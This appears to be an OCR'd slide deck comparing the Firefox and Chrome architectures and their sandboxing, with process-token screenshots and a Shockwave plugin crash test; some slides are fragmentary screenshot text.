
- Cookie Database
- History Database
- Password Database
- Window Management
- Location Bar
- Safe Browsing Backlist
- Network Stack
- SSL / TLS Functionality
- Disk Cache
- Download Manager and Clipboard.

**Taking into Broader Aspect of
Rendering Engines and
Dissecting the Functionalities
Into two Specific Layers
From more Ingrained Understanding.**

Architectures Mozilla Firefox / Google Chrome

Architecture Mozilla Firefox

Architecture: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.3) Gecko/2008092417 Firefox



Architecture Mozilla Firefox

→Component Features

1. Splitting of User Interface – Two Subsystems.
2. Profile Mechanism – Data Persistence.
3. Rendering is Larger as Compared to Others.
4. Rendering Application Cross Platform User Interface.
5. XUL → Extensible User Interface Language.
6. XUL Runner → Common Runtime Environment.
7. Tool-Kit API.
8. XPCOM → Cross Platform Component Object Model.

MOZILLA Rendering Engine → Parse and Render Broken HTML in an Excellent Manner.

Architecture Mozilla Firefox

→ Component and Application Framework – A View

TOOLKIT API

Profile Management
Chrome Registration
Browsing History
Extension and Theme Management
Application Update Service
Safe Mode

GECKO

→ XPCOM
→ Networking
→ Gecko rendering engine
→ DOM editing
→ Cryptography
→ XBL
→ XUL
→ SVG
→ XSLT
→ XML XMLHttpRequest, DOMParser, etc.)

→ Web Services (SOAP)


XPCOM → Cross Platform Component Object Model. Somewhat Like Microsoft COM.

XUL Runner → Bootstrapping Applications For Cross Platforms. XPCOM , XUL

Any Component Can be Vulnerable to a Bug that persists internally or due User Processes Like JavaScript Jacking etc

Architecture Google Chrome

Architecture: **AppleWebKit/525.13 (KHTML, like Gecko)**



Architecture Google Chrome

→Modeling Out Architecture – Development Base - Webkit

Browser Kernel Functionality:

1. Managing Instances of Rendering Engine.
2. Implementing Browser Kernel API.
3. Based Two Layer Architecture Discussed Before.
4. URL Handling Of-course.


Rendering Engine Functionality:

1. Interprets and Executes Web Content.
2. Responsible for SOP (Same Origin Policy)
3. Complex Part of Browser.
4. Working based on API’s.

Architecture Google Chrome

→ Process Granularity

1. Fault Tolerance Concept.
2. Separate Instance of Rendering Engine for Tabs
3. Inspected by Web Inspector.



New Tab
New Tab
Most
host:www.xss.com - Googl...

chrome.exe:2236 Properties

Image | Performance | Performance Graph | Threads
TCP/IP | Security | Environment | Strings

User: KNOCK\Administrator
Session: 0

Group	Flags
BUILTIN\Users	Mandatory
Everyone	Mandatory
KNOCK\None	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-58957)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled

chrome.exe:3456 Properties

Image | Performance | Performance Graph | Threads
TCP/IP | Security | Environment | Job | Strings

User: KNOCK\Administrator
Session: 0

Group	Flags
BUILTIN\Administrators	Deny, Owner
BUILTIN\Users	Deny, Mandatory
Everyone	Deny, Mandatory
KNOCK\None	Deny, Mandatory
LOCAL	Deny, Mandatory
Logon SID (S-1-5-5-0-58957)	Mandatory
NT AUTHORITY\Authenticated Users	Deny, Mandatory
NT AUTHORITY\INTERACTIVE	Deny, Mandatory

Flags

```
firefox.exe      1176          Firefox
chrome.exe       2236          Google Chrome
  chrome.exe     3456   6.06   Google Chrome
procexp.exe      3872          Sysinternals Process Explorer
VM303_STI.EXE    1564          Vimicro
ctfmon.exe
CPU Usage: 10.61%   Commit Charge: 38.74%   Processes: 26
```

Sandbox

Exploitation Behavior Chrome / Firefox

Sandbox – How Secure it is ?

→The Logic

- Restricting the Process in the Component itself.
- Controlling the System Calls.
- System Calls are not Allowed to hit other Component Code for actions.
- Mostly Restricted use of Kernel based API.
- Operating System Base Dependency.
- Interacting with File System and Network.
- Mainly : XMLHTTPRequest send() . RIGHT
- DOM Based Operations : Child Calls.
- High Level Security Practice.

Sandbox – How Secure it is ?

→Implementation Shots:

•Component Based Security Interface.

•Definitely , Restricted Security Tokens.

•S_Token (User) != S_Token (Component)

Security Tokens should be Segregated.


•Security check should be imposed on every single operation internally. Token checks.

•Restricting the Component:

1. To start an Operation as New Process.
2. Should work as a new Job Object.
3. No READ /WRITE Operations on clipboard etc.

•User Handles Access.

Sandbox – How Secure it is ?



Sandbox Component

Operating System Base.

(Windows Linux)

Modeling Out Socket from Sandbox


TCP / IP Operations

Misconfigured Objects. Security Tokens. Operating System Specific


File Systems Support for Access Control Lists Used in Sand Box.

[Implementation Intricacies]

Sandbox – Mozilla Firefox / Google Chrome



Mozilla Firefox Sandbox


WITH SANDBOXING, OUR GOAL IS TO PREVENT MALWARE FROM INSTALLING ITSELF ON YOUR COMPUTER OR USING WHAT HAPPENS IN ONE TAB TO AFFECT WHAT HAPPENS IN ANOTHER.
SO, FOR EACH OF THESE PROCESSES WE'VE STRIPPED AWAY ALL OF THEIR RIGHTS.
THEY CAN COMPUTE BUT THEY CAN'T WRITE FILES TO YOUR HARD DRIVE OR READ FILES FROM SENSITIVE AREAS LIKE YOUR DOCUMENTS OR DESKTOP.
CHROME PROCESS
PROCESS
PROCESS
PROCESS
PROCESS

Google Chrome Sandbox

Sandbox – Shockwave Plugin [Mozilla]



Online Payment, Merchant Account - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
PayPal, Inc. (US) https://www.paypal.com/us/
Google
Most Visited Getting Started Latest Headlines
Search Images Weather News Highlight Resize Pop-up Blocker
Online Payment, Merchant Accou...
Sign Up | Log In | Help | Security Center
PayPal
Home Personal Business Products & Services Deve
Get Started Send Money Request Money Sell on eBay Integr
Account login
Email address
PayPal password
password?
New to PayPal? Sign up.
Top questions
The safer, easier way t
your credit card or bank
Pay online
Learn how PayPal works.
See all the ways to get paid online.
Done
Apache www.paypal.com
Windows Task Manager
File Options View Help
Applications Processes Performance Networking Users
□ Show processes from all users
End Process


Image Name	User Name	CPU	Mem Usage
taskmgr.exe		00	2,616 K
winamp.exe		00	7,396 K
googletalk.exe		00	8,484 K
firefox.exe		00	57,492 K
POWERPNT.EXE		00	2,428 K
soffice.bin		00	6,644 K
soffice.exe		00	1,060 K
ctfmon.exe		00	1,468 K
jusched.exe		00	880 K
VM303_STI.EXE		00	1,996 K
explorer.exe		02	15,436 K
svchost.exe		00	2,356 K
svchost.exe		02	11,056 K
svchost.exe		00	2,808 K
svchost.exe		00	2,836 K
svchost.exe		00	2,312 K
ati2evxx.exe		00	1,272 K
lsass.exe		00	1,212 K
services.exe		00	2,768 K
winlogon.exe		00	1,684 K
csrss.exe		00	5,016 K
svchost.exe		00	1,948 K
smss.exe		00	236 K
System		06	236 K
System Idle Process	SYSTEM	91	28 K

cesses: 25 | CPU Usage: 10% | Commit Charge: 306M / 1246M

We have a single process Spawned. The Flash is used extensively.

What if Shockwave Plugin is Crashed? Will the browser be Still active or crash.

Sandbox – Shockwave Plugin [Mozilla]



Mozilla Crash Reporter

We're Sorry

Firefox had a problem and crashed. We'll try to restore your tabs and windows when it restarts.

To help us diagnose and fix the problem, you can send us a crash report.


☑ Tell Mozilla about this crash so they can fix it

Add a comment (comments are publicly visible)

☑ Email me when more information is available

Enter your email address here

Your crash report will be submitted before you quit or restart.

